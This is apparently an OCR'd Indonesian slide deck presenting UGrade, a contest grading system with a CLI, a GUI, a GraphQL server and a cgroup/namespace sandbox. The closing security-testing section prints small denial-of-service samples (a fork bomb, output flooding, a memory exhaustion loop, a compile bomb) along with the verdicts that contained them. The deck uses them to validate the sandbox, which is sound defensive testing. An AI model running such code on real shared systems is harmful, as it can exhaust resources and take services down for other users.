
Proses Penilaian Secara Keseluruhan




Proses Penilaian Secara Keseluruhan




Proses Penilaian Secara Keseluruhan




Proses Penilaian Secara Keseluruhan



Proses Penilaian Secara Keseluruhan



Proses Penilaian Secara Keseluruhan



Implementasi


UGrade

- UGServer
- UGJob
- UGCtl
- UGDesktop
- UGSbox

UGrade (github.com/jauhararifin/ugrade)

- UGServer, Sistem manajemen kontes
- UGJob, Menilai jawaban
- UGCtl, User interface dalam bentuk CLI (memudahkan automated testing)
- UGDesktop, GUI
- UGSbox, Sandbox

UGDesktop



UGDesktop

UGrade | Dashboard

File Edit View Window Help

UGrade | Penyisihan Competitive Programming Arkavidia 4.0 > **Hashing** | Administrator

Penyisihan Competitive Programming Arkavidia 4.0

Neque porro quisquam est qui dolorem ipsum quia dolor sit amet, consectetur, adipisci velit...

Contest Ended

- Overview
- Problems
- Submissions
- Settings
- Members

Submit Solution

C | Source Code | Browse

Potongan Kue

Be careful: there is 50 points penalty for submission which fails the pretests or resubmission (except failure on the first test, denial of judgement or similar verdicts).

Submit

Hashing

Deskripsi

Hashing adalah suatu teknik yang dapat digunakan untuk mengubah data yang memiliki ukuran berapapun menjadi data yang berukuran tetap. Fungsi hash akan memetakan data menjadi suatu data baru yang memiliki ukuran konstan. Untuk memudahkan persoalan, fungsi hash $f(x)$ adalah fungsi yang memetakan array of byte (x) menjadi sebuah integer 32 bit. Nilai yang dihasilkan oleh fungsi hash ini disebut dengan *hash value* atau *digest*. Hashing digunakan pada banyak aplikasi seperti struktur data hash map, string matching, digital signature dan masih banyak lagi. Sekarang sudah banyak algoritma hash yang ditemukan, beberapa diantaranya adalah: MD5, SHA-1, CRC, dan lain sebagainya. Membuat fungsi hash adalah hal yang mudah, salah satu contoh fungsi hash yang valid adalah menjumlahkan seluruh byte pada x. Akan tetapi menjumlahkan seluruh byte pada x tidak memberikan algoritma hash yang kuat. Dengan menggunakan algoritma tersebut array of byte $[1, 2, 3]$ dan $[1, 5]$ akan memberikan hash value yang sama yaitu 6, hal ini disebut dengan *collision*. Nilai kekuatan algoritma hash didefinisikan dengan seberapa jarang collision terjadi. Selain itu, tentu saja algoritma hash juga memiliki kompleksitas waktu, algoritma hash yang kuat bisa saja membutuhkan waktu yang lama.

Terdapat N algoritma hash yang dapat dinomori dari 1 hingga N. Algoritma hash ke-i memiliki nilai kekuatan sebesar A_i dan kompleksitas waktu sebesar B_i. Dengan kekuatan magic-nya, Turpa dapat menggabungkan algoritma i dan j (nilai i dan j mungkin saja sama) menjadi algoritma baru bernama **super-i-j** dengan kekuatan sebesar A_i dan kompleksitas waktu sebesar

UGCtl

```
$ ugctl
Command line interface for ugrade. Sometimes CLI is better than GUI. So here i am.

Usage:
  ugctl [command]

Available Commands:
  help        Help about any command
  lang        List, update permitted languages in a contest
  problem     List, create, read, update and delete problem in contest
  signin      Sign in into your contest
  signout     Sign Out from your current contest
  submission  List, submit, inspect submissions in a contest
  submit      Submit solution

Flags:
  -h, --help                help for ugctl
  -u, --server-url string   Server url (default "http://localhost:8000")

Use "ugctl [command] --help" for more information about a command.
```

UGCtl

```
$ ugctl signin --contest arkavidia-40-qualification --email admin@example.com
Enter Password:
✔ signed in as Administrator (id: 1) in Penyisihan Competitive Programming Arkavidia 4.0 (id:
1)
```

```
$ ugctl problem ls
+----+----------+------------------------+----------+
| ID | SHORT ID |          NAME          | DISABLED |
+----+----------+------------------------+----------+
|  1 | A        | Potongan Kue           | true     |
|  3 | B        | XOR                    | true     |
|  5 | C        | AND                    | false    |
|  7 | D        | Fahar Jundi Dan Kotak  | true     |
|  9 | E        | Sisa Yang Dikuadratkan | false    |
| 11 | F        | Hashing                | false    |
+----+----------+------------------------+----------+
```

UGSbox

- **Monitor** dan **limit CPU** & **memory** dengan **cgroup**
- Bind file eksternal dengan **mount**
- Limit dengan **setrlimit**
  - Batas open file
  - Batas process creation
  - Batas output file
  - Batas ukuran stack
- Isolasi **filesystem** dengan **chroot**
- Isolasi **mountpoint**, **network**, **user**, dan **process** dengan namespace

UGSbox


```
ugsbox guard --help
Usage:
  ugsbox guard [flags]

Flags:
  -b, --bind strings                bind host directory to sandbox directory ...
  -f, --file-size uint              generated file size limit
  -h, --help                        help for guard
  -i, --image string                compressed sandbox image (in .tar.xz) path
  -m, --memory-limit uint           memory limit in bytes (default 67108864)
  -M, --memory-throttle uint        memory throttle in bytes (default 268435456)
  -n, --nproc uint                  limit process creation e.g.: fork/exec
  -o, --open-file uint              open file limit
  -s, --stack-size uint             limit stack size in bytes
  -E, --stderr string               path (relative to sandbox) to file to be used as stderr
  -I, --stdin string                path (relative to sandbox) to file to be used as stdin
  -O, --stdout string               path (relative to sandbox) to file to be used as stdout
  -t, --time-limit uint             time limit in milisecond (default 10000)
  -T, --walltime-limit uint         wall clock time limit in milisecond (default 10000)
  -w, --working-directory string    working directory of process (default "/home")

...
```


UGSbox Image


```
├── bin
│   ├── busybox
│   ├── rm -> /bin/busybox
│   └── sh -> /bin/busybox
├── home
│   ├── policy_based_ds.cpp
│   ├── run.sh
│   └── test.cpp
├── lib
│   ├── ld-musl-x86_64.so.1
│   ├── libc.musl-x86_64.so.1 -> ld-musl-x86_64.so.1
│   ├── libcrypto.so.1.1
│   ├── libssl.so.1.1
│   ├── libz.so.1 -> libz.so.1.2.11
│   └── libz.so.1.2.11
└── usr
    ├── bin
    ├── include
    ├── lib
    ├── libexec
    └── x86_64-alpine-linux-musl
```

Dikompres menjadi **`tar.xz ~ 26MB`**

UGServer







PostgreSQL

UGServer

GraphiQL ▶ Prettify History

```
query {
  contests {
    id
    name
    shortId
  }
}
```

QUERY VARIABLES

```
null
```


```
{
  "data": {
    "contests": [
      {
        "id": "1",
        "name": "Penyisihan Competitive Programming Arkavidia 4.0",
        "shortId": "arkavidia-40-qualification"
      },
      {
        "id": "2",
        "name": "Final Competitive Programming Arkavidia 4.0",
        "shortId": "arkavidia-40-final"
      },
      {
        "id": "3",
        "name": "Penyisihan Competitive Programming Arkavidia 5.0",
        "shortId": "arkavidia-50-qualification"
      },
      {
        "id": "4",
        "name": "Final Competitive Programming Arkavidia 5.0",
        "shortId": "arkavidia-50-final"
      },
      {
        "id": "5",
        "name": "Test Contest",
        "shortId": "test-contest"
      }
    ]
  }
}
```


Schema **Query** ✕

Search Query...

No Description

FIELDS

serverClock: DateTime!

ping: String!

submission(id: Int!): SubmissionType!

submissions: [SubmissionType!]!

languages: [LanguageType]!

language(langId: ID!): LanguageType!

contest(contestId: ID!): ContestType!

contestByShortId(shortId: String!): ContestType!

contests: [ContestType]!

myContest: ContestType!

problem(problemId: ID!): ProblemType!


problems: [ProblemType!]!

me: UserType!

user(userId: ID!): UserType!

UGServer Penilaian

- Submission
- Grading Group
- Grading
- Grader Group



Pengujian

Pengujian Keamanan

- Mengirimkan beberapa **jawaban** yang mengandung **serangan**
- Melihat **efek samping** yang muncul
- Sistem masih dapat berjalan?

Pengujian Jawaban Dengan IO Yang Besar

```
#include <bits/stdc++.h>
#include <unistd.h>

using namespace std;

int main()
{
  ios::sync_with_stdio(0);
  int n = 4 * 1024;
  char *buff = (char *)malloc(n);
  while (1)
  {
    for (int i = 0; i < n; i++)
      buff[i] = rand() % 26 + 'a';
    buff[n - 1] = 0;
    printf("%s\n", buff);
    fflush(stdout);
  }
  free(buff);
  return 0;
}
```

Verdict: **Time Limit Exceeded**

Pengujian Jawaban Dengan Memory Yang Besar

Verdict: **Memory Limit Exceeded**

```
#include <bits/stdc++.h>
#include <unistd.h>

using namespace std;

int main() {
  while (1) {
    char* mem = (char*) malloc(1024 * 1024 * 32); // allocate 32 mb
    memset(mem, 0, 1024 * 1024 * 32);
    for (int i = 0; i < 1024 * 1024 * 32; i++) {
      mem[i] = rand();
    }
    sleep(1);
    if (rand() % 10 == 0)
      free(mem);
  }
  return 0;
}
```

Program Dengan Infinite Loop & Fork Bomb

```
#include <bits/stdc++.h>

using namespace std;

int main() {
  while (1);
  return 0;
}
```

Verdict: **Time Limit Exceeded**

```
#include <unistd.h>

int main() {
  while (1)
    fork();
  return 0;
}
```

Verdict: **Time Limit Exceeded**

Pengujian Terhadap Compile Bomb

```
main[-1u]={1};
```

Di Lokal:

```
/usr/bin/ld: final link failed: Memory exhausted
collect2: error: ld returned 1 exit status
```

Verdict: **Compile Error**

Kompilasi kehabisan **memory**

Seluruh error yang terjadi pada saat kompilasi akan dianggap sebagai **compile error.**

